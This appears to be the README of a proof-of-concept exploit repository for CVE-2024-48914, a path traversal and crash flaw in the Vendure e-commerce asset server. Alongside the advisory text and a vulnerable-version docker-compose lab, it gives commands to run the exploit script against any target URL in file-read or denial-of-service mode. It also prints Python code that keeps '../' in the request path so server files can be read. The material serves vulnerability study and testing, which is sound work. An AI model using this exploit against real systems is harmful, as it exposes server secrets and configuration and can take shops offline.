 eqstlab/cve-2024-48914
Arbitrary File Read and DoS in vendure-ecommerce exploit

This post is a research article published by EQSTLab.
Thanks to Rajesh Sharma, who discovered this vulnerability.
★ CVE-2024-48914 Arbitrary File Read and DoS PoC ★


CVE-2024-48914 : vendure-ecommerce Arbitrary file read and DoS Vulnerability
description: Vendure is an open-source headless commerce platform. Prior to versions 3.0.5 and 2.3.3, a vulnerability in Vendure's asset server plugin allows an attacker to craft a request which is able to traverse the server file system and retrieve the contents of arbitrary files, including sensitive data such as configuration files, environment variables, and other critical data stored on the server. In the same code path is an additional vector for crashing the server via a malformed URI. Patches are available in versions 3.0.5 and 2.3.3. Some workarounds are also available. One may use object storage rather than the local file system, e.g. MinIO or S3, or define middleware which detects and blocks requests with urls containing /../.
Download vulnerable version(v3.0.4):
npm install
npm run build
docker-compose.yml
# This contains the services required to develop and test Vendure
# locally. It includes multiple SQL databases (for testing specific
# versions), Elasticsearch, Redis etc.
version: '3.7'
name: vendure-monorepo
services:
  mariadb:
    image: 'bitnami/mariadb:latest'
    container_name: mariadb
    environment:
      MARIADB_DATABASE: vendure-dev
      MARIADB_ROOT_USER: vendure
      MARIADB_ROOT_PASSWORD: password
    volumes:
      - 'mariadb_data:/bitnami'
    ports:
      - '3306:3306'
  mysql_8:
    image: bitnami/mysql:8.0
    container_name: mysql-8
    environment:
      MYSQL_AUTHENTICATION_PLUGIN: mysql_native_password
      MYSQL_DATABASE: vendure-dev
      MYSQL_ROOT_USER: vendure
      MYSQL_ROOT_PASSWORD: password
    volumes:
      - 'mysql_data:/bitnami'
    ports:
      - '3306:3306'
  mysql_5:
    image: bitnami/mysql:5.7
    container_name: mysql-5.7
    environment:
      MYSQL_AUTHENTICATION_PLUGIN: mysql_native_password
      MYSQL_DATABASE: vendure-dev
      MYSQL_ROOT_USER: vendure
      MYSQL_ROOT_PASSWORD: password
    volumes:
      - 'mysql_data:/bitnami'
    ports:
      - '3306:3306'
  postgres_12:
    image: postgres:12.3
    container_name: postgres_12
    environment:
      POSTGRES_DB: vendure-dev
      POSTGRES_USER: vendure
      POSTGRES_PASSWORD: password
      PGDATA: /var/lib/postgresql/data
    volumes:
      - postgres_12_data:/var/lib/postgresql/data
    ports:
      - "5432:5432"
    command: postgres -c shared_preload_libraries=pg_stat_statements -c pg_stat_statements.track=all -c pg_stat_statements.max=100000 -c max_connections=200
  postgres_16:
    image: postgres:16
    container_name: postgres_16
    environment:
      POSTGRES_DB: vendure-dev
      POSTGRES_USER: vendure
      POSTGRES_PASSWORD: password
      PGDATA: /var/lib/postgresql/data
    volumes:
      - postgres_16_data:/var/lib/postgresql/data
    ports:
      - "5432:5432"
    command: postgres -c shared_preload_libraries=pg_stat_statements -c pg_stat_statements.track=all -c pg_stat_statements.max=100000 -c max_connections=200
  # This is the Keycloak service which is used
  # to test the Keycloak auth strategy
  keycloak:
    image: quay.io/keycloak/keycloak
    ports:
      - "9000:8080"
    environment:
      KEYCLOAK_ADMIN: admin
      KEYCLOAK_ADMIN_PASSWORD: admin
    command:
      - start-dev
      - --import-realm
    volumes:
      - keycloak_data:/opt/keycloak/data
  elasticsearch:
    image: docker.elastic.co/elasticsearch/elasticsearch:7.10.2
    container_name: elasticsearch
    environment:
      - discovery.type=single-node
      - bootstrap.memory_lock=true
      - "ES_JAVA_OPTS=-Xms512m -Xmx512m"
    ulimits:
      memlock:
        soft: -1
        hard: -1
    volumes:
      - esdata:/usr/share/elasticsearch/data
    ports:
      - 9200:9200
  redis:
    image: bitnami/redis:7.4.1
    hostname: redis
    container_name: redis
    environment:
      - ALLOW_EMPTY_PASSWORD=yes
    ports:
      - "6379:6379"
volumes:
  postgres_16_data:
    driver: local
  postgres_12_data:
    driver: local
  mariadb_data:
    driver: local
  mysql_data:
    driver: local
  keycloak_data:
    driver: local
  esdata:
    driver: local
Command to execute
docker-compose up -d mariadb
docker-compose up -d elasticsearch
cd packages/dev-server
npm run populate
npm run start
git clone https://github.com/EQSTLab/CVE-2024-48914.git
cd CVE-2024-48914
pip install -r requirements.txt
# Arbitrary File Read (mode 1)
python CVE-2024-48914.py -u <URL_TO_EXPLOIT> -f <FILE_TO_READ> -m 1
# Denial of Service (mode 2)
python CVE-2024-48914.py -u <URL_TO_EXPLOIT> -m 2
CVE-2024-48914.py (Arbitrary File Read)
CVE-2024-48914.py (DoS Attack)


vendure/packages/asset-server-plugin/src/plugin.ts
 const decodedReqPath = decodeURIComponent(req.path);
        if (imageParamsString !== '') {
            const imageParamHash = this.md5(imageParamsString);
            return path.join(this.cacheDir, this.addSuffix(decodedReqPath, imageParamHash, imageFormat));
        } else {
            return decodedReqPath;
        }
The vulnerability stems from usage of decodedReqPath directly in path.join without performing any path normalization i.e path.normalize in node.js This vulnerability allows an attacker to craft a request which is able to traverse the server file system and retrieve the contents of arbitrary files, including sensitive data such as configuration files, environment variables, and other critical data stored on the server.
When using python requests module the "../" it stripped from the urlpath. If you use "prepared requests" like below, you can use python requests module without the "../" stripping from the urlpath.
def readFile(self) -> None:
        url = f"{self.url}/assets/../{self.file}"
        s = requests.Session()
        req = requests.Request(method='GET' ,url=url)
        prep = req.prepare()
        prep.url = url
        response = s.send(prep, verify=False)
...
This repository is not intended to be Arbitrary File Read or DoS exploit to CVE-2024-48914. The purpose of this project is to help people learn about this vulnerability, and perhaps test their own applications.
https://github.com/vendure-ecommerce/vendure/security/advisories/GHSA-r9mq-3c9r-fmjq https://github.com/vendure-ecommerce/vendure/tree/v3.0.4






